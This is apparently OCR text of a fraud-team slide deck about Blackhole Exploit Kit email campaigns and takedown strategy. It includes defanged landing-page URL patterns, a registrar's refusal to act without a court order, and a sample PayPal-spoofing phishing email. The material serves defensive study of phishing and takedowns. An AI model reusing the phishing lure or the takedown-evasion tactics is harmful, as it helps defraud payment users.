
[/INDEX.HTML] BLITZ STRATEGY



[/JS.JS] BLITZ STRATEGY



BLACK HOLE KIT BLITZ STRATEGY



EMPLOYED DISRUPTION STRATEGY

Campaign Effects

- Overwhelm targets with email blitz campaigns
- Generate URLs that can be quickly replaced
- [/js.js] URLs buried in abuse queues by [/index.html] URLs

Key Disruption Strategies

- Extract [/js.js] redirects
- Remove the [/js.js]
- Group [/index.html] URLs by domain/IP
- Send in one email notice

BLACKHOLE EXPLOIT KIT V2.0

- New dynamic changing URLs for BH landing
  - hxxp://69.*.*.*/links/**return-west.php**
  - hxxp://87.*.*.*/links/**raising-peak_suited.php**
  - hxxp://108.*.*.*/links/**anybody_miss-knowing.php**
  - hxxp://108.*.*.*/links/**return-west.php**
- Easier to blacklist with easy file names
- DoItQuick
  - Advertisement in BHEK v2.0
  - Registration of “white” and “black” domains

BHEK V2.0
CHANGE IN STRATEGY

- Eliminate redirection [/js.js]
- Russian registrars for BHEK domains
  - Harder to takedown
  - Registrar: “Need court ordered decision”, Thank you Group IB!

-----Original Message-----
From: RU-CENTER abuse support [mailto:abuse@nic.ru]
Sent: Wednesday, June 13, 2012 8:10 AM
To: DL-PP-O-FTS-Team
Subject: [ru-center #4167235] [eBay:2UQDD2012NF5] Urgent: 2ND Notice Fraudulent ZeuS Virus Crimeware Malware Trojan Domain Registered Through your Service [homeofficecaptioning.ru]

Dear Sirs,

The Administrator of domain defines the rules for using the domain name, is responsible for registration payments and renewals as well as for the selection of the domain name, and is liable for any violation of third parties' rights associated with the selection and use of the domain name.
Registrar cannot meddle with Administrator and third party relations:
http://cctld.ru/en/docs/rules.php
Accordingly, you should contact the administrator of homeofficecaptioning.ru regarding all domain using questions:

https://www.nic.ru/whois/?query=homeofficecaptioning.ru

Besides that, this case could be considered in the court.
Without the court decision RU-CENTER can't enforce any penalties for the domain owner.

Also we recommend you to address the Group-IB regarding this issue:


http://www.group-ib.com

ABUSE TEAMS - RECURRING TOPICS


- Duplicate abuse tickets from multiple organizations
  - Especially problematic for small abuse teams
- The bigger problem is “Responding”
- Another problem are researchers requesting data
- Some reported that compromises are “generally passwords resets through the domain owner’s email account”

POTENTIAL SOLUTIONS

- Unified takedown Clearing House
  - Sends notices
  - Receives responses
- New RFC for abuse tickets
  - Organizations follow standardized procedure for submissions
- Prioritization of takedowns
  - js.js over index.html
- Disruptive arrests



4 LEVELS OF CRIMINAL ACTIVITY



NEW TRENDS
SPEAR-ISH PHISHING

From: sheharolynwagstjoboaff@hotmail.com [mailto:sheharolynwagstjoboaff@hotmail.com] **On Behalf Of** PayPal
Sent: Wednesday, July 25, 2012 12:28 AM
To: [redacted], Ann
Subject: Ann [redacted] you just sent a payment!

PayPal™

You sent a payment

Transaction ID: 64L26412CA5567224

Dear Ann[redacted],

You sent a payment for $319.29 USD to Gillian Bourdeau with **Bill Me Later®**

Please note that it could take a while for this payment to post in your Account.

View the info of this order online

Here are your details


Email Address	**Payment Method**
ANN.[redacted]@BILLMELATER.COM	**Bill Me Later®**
Confirmation #	**Address**
1582-4261-3245	9690 Deereco Rd. Timonium, MD 21093 443-921-1900

Stay in control of your spending. It's as easy as linking your card account. Find out how

Thank you,
PayPal

PayPal™

STILL MAKING MISTAKES
PHARMA SPAM? => BHEK DRIVE-BY



INTERESTING DATA POINT
WHAT IS IN COMMON?

CONCLUSIONS

- Higher conversion with realistic emails
- Organizations and abuse teams are being battered
- Current takedown strategy not working
- Need for long term solutions, whack-a-mole has to stop

THANK YOU.

Questions?

PayPal™